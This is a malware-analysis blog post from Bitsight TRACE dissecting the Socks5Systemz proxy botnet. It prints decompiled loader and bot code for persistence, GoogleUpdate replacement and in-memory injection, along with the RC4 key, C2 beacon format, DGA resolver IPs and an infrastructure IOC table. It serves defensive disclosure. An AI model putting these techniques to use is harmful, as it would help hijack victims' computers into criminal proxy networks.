Unveiling Socks5Systemz: The Rise of a New Proxy Service via PrivateLoader and Amadey

By Bitsight TRACE

Published: 2023-11-02 · Archived: 2026-04-05 21:47:06 UTC

- Bitsight has uncovered a proxy botnet delivered by PrivateLoader and Amadey, two loaders frequently employed by threat actors to distribute malware and build their botnets. We've named this proxy bot malware Socks5Systemz, which is also the name associated with the unique login panel consistently present in all active proxy bot C2 servers.
- While this proxy malware is not new (references on Twitter trace back to 2016), its usage must have remained under the radar, at least until now.
- Upon researching and mapping the infrastructure behind this botnet, several servers associated with this malware operation were discovered, along with a Telegram user who has built a complete proxy service by leveraging this proxy botnet.
- The proxy service allows clients to choose a subscription ranging from $1 USD to $4000 USD, payable in full using cryptocurrency.
- Based on network telemetry analysis, it is estimated that this botnet has approximately 10.000 infected systems with victims spread across the globe.
- No infected systems communicating with the backconnect servers were observed in Russia. This, combined with various other clues uncovered during the research (such as HTML comments, server error messages, etc.) allows us to assess with medium confidence that operators of the service are based in that geography.

Proxy services offer users the ability to rent a set of IP addresses for internet use, granting a level of online anonymity. Essentially, they make your internet traffic appear as if it's coming from a regular IP address while keeping the real origin hidden.

Recently, our Threat Research team discovered a new malware sample, distributed by the PrivateLoader and Amadey loaders. These two loaders are often used by threat actors to spread malware and build their armies of infected computers, also known as botnets.

This sample, upon reverse engineering, was found to install a proxy bot on infected systems, turning them into proxies capable of forwarding traffic for someone else. We've named this proxy bot `Socks5Systemz`, a name we found to be present on a login panel in all proxy bot C2 servers.




Figure 1: Login page

In this blog post, we'll delve into how this proxy bot functions, explore its infrastructure, identify the victims, and uncover the proxy service built on top of this botnet. Let's get into the details.

All samples delivered by PrivateLoader and Amadey dropped and executed a file named `previewer.exe` that we will refer to as just the loader from now on. This file is responsible for setting up the persistence and injecting the proxy bot in memory.

Figure 2: Process tree

This loader accepts three command line options:

Option	Description
/chk	Creates empty file named "test" in the current directory and exit
-i	Install loader

Option	Description
-s	Start loader

The install option

The install option is responsible for setting up the persistence on the system and to do so it will try to copy the loader to `C:\ProgramData\ContentDWSvc\ContentDWSvc.exe` and create a Windows service to run the copied loader with both the name and display name set to `ContentDWSvc`.

```
strcat(svc_exe_full_path, aExe);
if ( !CopyFileA(current_filename, svc_exe_full_path, NULL) )
  return fn_kill_and_replace_google_update_exe();
svc_manager_hdl = OpenSCManagerA(NULL, NULL, SC_MANAGER_CREATE_SERVICE);
_svc_manager_hdl = svc_manager_hdl;
if ( !svc_manager_hdl )
  return fn_kill_and_replace_google_update_exe();
svc_hdl = CreateServiceA(
            svc_manager_hdl,
            g_service_name,
            g_service_name,
            SERVICE_ALL_ACCESS,
            SERVICE_WIN32_OWN_PROCESS,
            SERVICE_AUTO_START,
            SERVICE_ERROR_NORMAL,
            svc_exe_full_path,
            NULL,
            NULL,
            NULL,
            NULL,
            NULL);
if ( !svc_hdl )
{
  CloseServiceHandle(_svc_manager_hdl);
  return fn_kill_and_replace_google_update_exe();
}
CloseServiceHandle(svc_hdl);
CloseServiceHandle(_svc_manager_hdl);
return 1;
```

Figure 3: Service installation

If file copy or service creation fails, the loader will try to kill all Google update processes and replace the `GoogleUpdate.exe` original executable by itself.

```
if ( strstr(g_current_filename, google_path) )
  return 0;
v1 = 0;
memset(google_update_exe_full_path, 0, sizeof(google_update_exe_full_path));
memset(ProgramFilesDir, 0, sizeof(ProgramFilesDir));
if ( RegCreateKeyExA(HKEY_LOCAL_MACHINE, Software_Microsoft_Windows_CurrentVersion, 0, 0, 0, 1u, 0, &phkResult, &dwDisposition) )
  return 1;
dwDisposition = 520;
RegQueryValueExW(phkResult, ::ProgramFilesDir, 0, &Type, google_update_exe_full_path, &dwDisposition);
RegCloseKey(phkResult);
lstrcpyW(ProgramFilesDir, google_update_exe_full_path);
lstrcatW(google_update_exe_full_path, google_update_exe_path);
if ( PathFileExistsW(google_update_exe_full_path) )
{
  while ( fn_get_pid(google_update_exe, &dwDisposition) )
  {
    Sleep(0xFAu);
    fn_kill_process(dwDisposition);
    Sleep(0xFAu);
  }
  DeleteFileW(google_update_exe_full_path);
  if ( CopyFileW(g_current_filename_, google_update_exe_full_path, 0) )
    return 1;
}
```

Figure 4: Replacing Google Update executable

The start option

This option will simply create a new thread to launch the loader main function and wait until it finishes.

```
Sleep(15000u);
word_40AE10 = AddAtomA(String);
SetEvent(hEvent);
Thread = CreateThread(0, 0, fn_loader_main, 0, 0, 0);
WaitForSingleObject(Thread, 0xFFFFFFFF);
ExitProcess(0);
```

Figure 5: Starting the loader main function

The loader main function will load the resource with ID 400 to memory and decrypt it. The decrypted data will be a valid DLL file containing the proxy bot that will be injected in memory.

```
case 25:
  g_decrypted_rsrc_size = 0;
  decrypted_rsrc = fn_decrypt_resource(400, &g_decrypted_rsrc_size);
  break;
case 30:
  if ( decrypted_rsrc )
  {
    fn_inject_payload_in_memory(decrypted_rsrc);
```

Figure 6: Decryption and injection of payload

The proxy bot payload is a 32 bit DLL file with a size of ~300 KB. The entry point of the proxy bot saves the name of the current filename to a global variable, sets a global flag with the architecture of the system, and it creates a new thread to start the bot main function.

```
BOOL __stdcall DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpvReserved)
{
  HMODULE ModuleHandleA; // eax

  if ( fdwReason == DLL_PROCESS_ATTACH )
  {
    ModuleHandleA = GetModuleHandleA(0);
    GetModuleFileNameA(ModuleHandleA, g_current_filename, 0x104u);
    is_wow64 = fn_is_wow64();
    CreateThread(0, 0, fn_bot_main, 0, 0, 0);
  }
  return 1;
```

Figure 7: Proxy bot entry point

Next, the bot generates a 32-bit client ID based on the creation date of the Windows directory on the infected system.

On its initial run, the bot collects and stores the current system time (infection time) in a file named `C:\ProgramData\ts.dat`. Additionally, it fetches a PDF file from `hxxp://datasheet[.]fun/manual/avon_4_2022.pdf?<client_id>`, saving it in the `C:\ProgramData folder.`

```
GET /manual/avon_4_2022.pdf?          HTTP/1.1
User-Agent: Mozilla/5.0
Host: datasheet.fun
Cache-Control: no-cache

HTTP/1.1 200 OK
Date: Wed, 27 Sep 2023 00:29:42 GMT
Content-Type: application/octet-stream
Content-Length: 3028
Connection: keep-alive
Last-Modified: Wed, 27 Sep 2023 00:29:42GMT
Content-Description: File Transfer
Content-Disposition: attachment; filename=sample.pdf
Content-Transfer-Encoding: binary
Expires: 0
Cache-Control: must-revalidate
Pragma: public
CF-Cache-Status: MISS
Accept-Ranges: bytes
Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?
s=jR5ZTHLgDwo4wYEGqSzlbQPLZS2HQIlWk%2FLdu4%2Bp%2BDg0cCyDsJYZ2X91s0yD2rR9QEzPFK3k5FnCBPGvoNrQRTr50g%2B1QHr%2Bc722fFULbKlheAYwJdb1gGPxf3oAZh6c"}],"group":"cf-nel","max_age":
604800}
NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800}
Server: cloudflare
CF-RAY: 80cfa2437fea1c7c-AMS
alt-svc: h3=":443"; ma=86400

%PDF-1.3
%....

1 0 obj
<<
/Type /Catalog
```

Image 8: Downloading PDF file from datasheet[.]fun

Despite the fact that the downloaded PDF doesn't contain any particularly interesting data and the domain is under the control of the threat actor, this step appears to be geared towards gathering extra telemetry and potentially aiding in the validation of infected systems.




Image 9: PDF file content

Finally, the bot tries to get the address of a C2 server that's online. To do so, the bot computes a domain name using a domain generation algorithm and uses a hardcoded list of DNS servers to resolve it.

```
first_dns       dd offset a5115966125   ; DATA XREF: fn_get_controller_ip+27↑o
                                        ; "51.159.66.125"
                dd offset a21723651     ; "217.23.6.51"
                dd offset a1518038159   ; "151.80.38.159"
                dd offset a217239168    ; "217.23.9.168"
                dd offset a37187122227  ; "37.187.122.227"
```

Figure 10: Hardcoded list of DNS resolvers

Since all DNS servers in the list are controlled by this threat actor, any domain that we try to resolve using them will point to a valid command and control server.

```
$ host -t a [redacted].com 51.159.66.125
Using domain server:
Name: 51.159.66.125
Address: 51.159.66.125#53
Aliases:

[redacted].com has address 185.141.63.172
```

Figure 11: Resolving a domain

If the bot is unable to get a valid command and control server address using that method, it will send a HTTP GET request to `bddns[.]cc` to the following endpoint `/sign/<rc4 data hex encoded>`. The hex encoded data is the result of encrypting a string with the format `<dga_domain>:<client_id_hex>` using RC4 with the key `heyfg645fdhwi`. The response is also hex encoded and encrypted using the same RC4 key and contains the IP address of a valid command and control server.

```
GET /sign/[redacted] HTTP/1.1
User-Agent: Mozilla/5.0 (Windows; U; MSIE 9.0; Windows NT 9.0; en-US)
Host: bddns.cc

HTTP/1.1 200 OK
Server: nginx/1.16.1
Date: Wed, 20 Sep 2023 15:27:56 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/7.1.33
Expires: Mon, 26 Jul 1997 05:00:00 GMT
Cache-Control: no-cache, must-revalidate
Cache-Control: post-check=0,pre-check=0
Cache-Control: max-age=0
Pragma: no-cache

c6eb6a2a98d48dac49aa7a07dd32 ---> 185.141.63.172
```

Figure 12: Requesting C2 address from bddns[.]cc

After getting the IP address of an active command and control server, the bot is ready to start the C2 communications by doing a HTTP GET request to the following endpoint `/single.php?c=<rc4 data hex encoded>.`

Figure 13: Bot request

The data that goes in the c= parameter is the hex encoded result of encrypting the beacon string using the same RC4 key heyfg645fdhwi. The plain text beacon string has the following format:

```
client_id=%.8x&connected=%d&server_port=%d&debug=%d&os=%d.%d.%04d&dgt=%d&dti=%d
```

Beacon Field	Description
client_id	The client/bot ID hex
connected	Status of backconnect connection (1 for connected and 0 for disconnected)
server_port	Port assigned to the bot by the backconnect server
debug	Hardcoded value 17
os	Windows major, minor and build versions
dgt	Architecture (1 for 64 bit and 0 for 32 bit)
dti	System time aka infection time

The responses from the command and control servers are also hex encoded and encrypted using the same RC4 key and they will contain commands for the bot.




Figure 14: Bot request and C2 response with idle command

Currently the bot supports the following commands:

Bot Command	Description
idle	Do nothing
connect	Connect to a backconnect server
disconnect	Disconnect from the backconnect server
updips	Update IP addresses allowed to send traffic
upduris	This command seems to not be fully implemented


The most important command is the connect command that tells the bot to establish a session with a backconnect server over port 1074/TCP. This command registers the bot with the backconnect infrastructure and makes it part of the pool of available proxies that can be used to send traffic on behalf of clients.

Figure 15: Bot receiving a connect command

`Connect` command fields:

Connect Field	Description
ip	backconnect IP address
auth_swith	authentication flag. If set to 0, the proxy will be available for the client IPs that come within the auth_ip field. If set to 1, the proxy clients will need to use the login and pass that comes within the auth_login and auth_pass fields.
auth_ip	list of authorized IP addresses
auth_login	login username for proxy
auth_pass	login password for proxy
block	list of ports that sending traffic is not allowed

After parsing all the connect command fields, the bot establishes a session with the backconnect server over port 1074/TCP using a custom binary protocol. Once the session is established, the bot can be used as a proxy.



No.	Time	Source	Src Port	Destination	Dst Port	HTTP Host	Protocol	Length	Info
128	446.864296478	10.1.2.253	51215	109.236.81.104	1074		TCP	60	51215 → 1974 [PSH, ACK] Seq=1 Ack=1 Win=64240 Len=1
130	446.865630462	10.1.2.253	51215	109.236.81.104	1074		TCP	116	51215 → 1974 [PSH, ACK] Seq=2 Ack=1 Win=64240 Len=62
132	447.283746175	109.236.81.104	1074	10.1.2.253	51215		TCP	56	1074 → 51215 [PSH, ACK] Seq=1 Ack=64 Win=64240 Len=2
136	468.990906095	109.236.81.104	1074	10.1.2.253	51215		TCP	77	1074 → 51215 [PSH, ACK] Seq=3 Ack=64 Win=64240 Len=23
149	469.564395927	10.1.2.253	51219	109.236.81.104	1074		TCP	60	51219 → 1974 [PSH, ACK] Seq=1 Ack=1 Win=64240 Len=1
151	469.565668523	10.1.2.253	51219	109.236.81.104	1074		TCP	64	51219 → 1974 [PSH, ACK] Seq=2 Ack=1 Win=64240 Len=10
153	470.213153475	109.236.81.104	1074	10.1.2.253	51219	www.google.com	HTTP	132	GET / HTTP/1.1
177	470.680335712	10.1.2.253	51219	109.236.81.104	1074		TCP	1514	51219 → 1974 [PSH, ACK] Seq=7312 Ack=79 Win=64162 Len=1460 [TCP segment of a reassembled PDU]
183	470.681669708	10.1.2.253	51219	109.236.81.104	1074		TCP	618	51219 → 1974 [PSH, ACK] Seq=10232 Ack=79 Win=64162 Len=564 [TCP segment of a reassembled PDU]
185	470.681805785	10.1.2.253	51219	109.236.81.104	1074		TCP	1290	51219 → 1974 [PSH, ACK] Seq=12256 Ack=79 Win=64162 Len=1236 [TCP segment of a reassembled PDU]
194	470.803314161	10.1.2.253	51219	109.236.81.104	1074		TCP	1290	51219 → 1974 [PSH, ACK] Seq=14952 Ack=79 Win=64162 Len=1236 [TCP segment of a reassembled PDU]
201	470.806340252	10.1.2.253	51219	109.236.81.104	1074		TCP	1290	51219 → 1974 [PSH, ACK] Seq=17648 Ack=79 Win=64162 Len=1236 [TCP segment of a reassembled PDU]
208	470.814244568	10.1.2.253	51219	109.236.81.104	1074		TCP	1290	51219 → 1974 [PSH, ACK] Seq=20344 Ack=79 Win=64162 Len=1236 [TCP segment of a reassembled PDU]
215	470.822084979	10.1.2.253	51219	109.236.81.104	1074		HTTP	1119	HTTP/1.1 200 OK (text/html)
218	471.364181734	109.236.81.104	1074	10.1.2.253	51219		TCP	54	1074 → 51219 [FIN, PSH, ACK] Seq=79 Ack=24105 Win=64240 Len=0
235	569.636205609	109.236.81.104	1074	10.1.2.253	51215		TCP	77	1074 → 51215 [PSH, ACK] Seq=26 Ack=64 Win=64240 Len=23
247	571.089677065	10.1.2.253	51225	109.236.81.104	1074		TCP	60	[TCP segment of a reassembled PDU]
249	571.091410705	10.1.2.253	51225	109.236.81.104	1074		TLSv1.3	64	Continuation Data
251	571.741375964	109.236.81.104	1074	10.1.2.253	51225		TLSv1.3	571	Client Hello
262	572.094522105	10.1.2.253	51225	109.236.81.104	1074		TCP	1418	51225 → 1974 [PSH, ACK] Seq=1472 Ack=518 Win=63723 Len=1364 [TCP segment of a reassembled PDU]
266	572.095687001	10.1.2.253	51225	109.236.81.104	1074		TLSv1.3	73	Application Data
269	572.757498647	109.236.81.104	1074	10.1.2.253	51225		TLSv1.3	134	Change Cipher Spec, Application Data

Figure 16: Backconnect communications with proxy traffic to google[.]com

When the bot establishes a session with a backconnect server through port 1074/TCP, it's assigned a unique TCP port (referred to as the server port) on the server side. This designated port is opened to receive traffic from clients. To use the proxy, clients need to know the backconnect server's IP address, the TCP port assigned to the infected system, and either have their public IP whitelisted or possess the appropriate login credentials. Without this information, the server will not accept the traffic.




Figure 17: Overview on how the clients can use the proxies

At least 53 servers related to this botnet were identified, all located in Europe and distributed across France, Bulgaria, Netherlands, and Sweden.

Figure 18: Infrastructure geographic distribution

The infrastructure is made up of servers with several purposes, which include:

- Proxy bot C2 servers
- Backconnect servers
- Custom DNS servers (hardcoded in the proxy bot samples)
- The server used by the bots to get the online C2 server address
- A proxy checker application

Detailed infrastructure:

IP	CC	ASN	Domain	Description
109.230.199.181	SE	42708, PORTLANE	-	Proxy bot C2 - Frontend
185.141.63.172	BG	44901, BELCLOUD	-	Proxy bot C2 - Frontend
193.242.211.141	NL	58329, RACKPLACE	-	Proxy bot C2 - Frontend
212.8.242.211	NL	49981, WORLDSTREAM	-	Proxy bot C2 - Backend
109.236.85.145	NL	49981, WORLDSTREAM	-	Proxy bot C2 - Backend not being used
190.2.135.77	NL	49981, WORLDSTREAM, NL	-	Proxy bot C2 - Not deployed
151.80.38.159	FR	16276, OVH	-	DNS server for DGA domains
217.23.6.51	NL	49981, WORLDSTREAM	-	DNS server for DGA domains
217.23.9.168	NL	49981, WORLDSTREAM	-	DNS server for DGA domains
37.187.122.227	FR	16276, OVH	-	DNS server for DGA domains
51.159.66.125	FR	12876, Online SAS	-	DNS server for DGA domains
109.236.88.134	NL	49981, WORLDSTREAM	bddns[.]cc	Used to retrieve proxy bot c2
-	-	-	datasheet[.]fun	Telemetry server
109.236.81.104	NL	49981, WORLDSTREAM	-	Backconnect
176.31.254.229	FR	16276, OVH	-	Backconnect
185.141.63.2	BG	44901, BELCLOUD	-	Backconnect
185.141.63.4	BG	44901, BELCLOUD	-	Backconnect
185.141.63.84	BG	44901, BELCLOUD	-	Backconnect

IP	CC	ASN	Domain	Description
185.141.63.85	BG	44901, BELCLOUD	-	Backconnect
188.165.192.126	FR	16276, OVH	-	Backconnect
188.165.192.18	FR	16276, OVH	-	Backconnect
188.165.195.130	FR	16276, OVH	-	Backconnect
195.154.174.130	FR	12876, Online SAS	-	Backconnect
195.154.176.206	FR	12876, Online SAS	-	Backconnect
195.154.176.209	FR	12876, Online SAS	-	Backconnect
195.154.178.238	FR	12876, Online SAS	-	Backconnect
195.154.188.211	FR	12876, Online SAS	-	Backconnect
195.154.235.51	FR	12876, Online SAS	-	Backconnect
195.154.241.165	FR	12876, Online SAS	-	Backconnect
195.154.242.37	FR	12876, Online SAS	-	Backconnect
195.154.243.38	FR	12876, Online SAS	-	Backconnect
195.154.251.21	FR	12876, Online SAS	-	Backconnect
195.154.251.99	FR	12876, Online SAS	-	Backconnect
195.154.252.221	FR	12876, Online SAS	-	Backconnect
195.154.253.49	FR	12876, Online SAS	-	Backconnect
37.187.142.187	FR	16276, OVH	-	Backconnect
37.187.143.172	FR	16276, OVH	-	Backconnect
37.187.148.204	FR	16276, OVH	-	Backconnect
62.210.204.131	FR	12876, Online SAS	-	Backconnect
88.80.145.110	BG	44901, BELCLOUD	-	Backconnect
88.80.145.142	BG	44901, BELCLOUD	-	Backconnect
88.80.147.200	BG	44901, BELCLOUD	-	Backconnect
88.80.147.205	BG	44901, BELCLOUD	-	Backconnect
88.80.147.36	BG	44901, BELCLOUD	-	Backconnect

IP	CC	ASN	Domain	Description
88.80.148.219	BG	44901, BELCLOUD	-	Backconnect
88.80.148.33	BG	44901, BELCLOUD	-	Backconnect
88.80.148.8	BG	44901, BELCLOUD	-	Backconnect
91.121.171.208	FR	16276, OVH	-	Backconnect
91.92.111.131	BG	44901, BELCLOUD	-	Backconnect
91.92.111.132	BG	44901, BELCLOUD	-	Backconnect
91.92.111.133	BG	44901, BELCLOUD	-	Backconnect
91.121.30.185	FR	16276, OVH	-	Backconnect
94.23.58.173	FR	16276, OVH	-	Backconnect
217.23.5.14	NL	49981, WORLDSTREAM	-	Proxy checker app

During the investigation into the usage of the botnet infrastructure, an image separately surfaced on a Telegram channel. In this image, a user named `boost` shared a screenshot of an account checker tool utilizing the IP addresses of the backconnect servers as proxies. These IP addresses match the list derived through the aforementioned malware research, as shown in the previous section.




Figure 19: Backconnect proxies being used to check credentials




Figure 20: Telegram user @boostanywork aka "boost"

It was discovered that `boost` is involved in selling compromised accounts and access to the proxies. Using a bot named `BoostyProxy`, the threat actor built a complete proxy service that allows users to subscribe to the service, manage the existing subscriptions, and access the current list of available proxies.

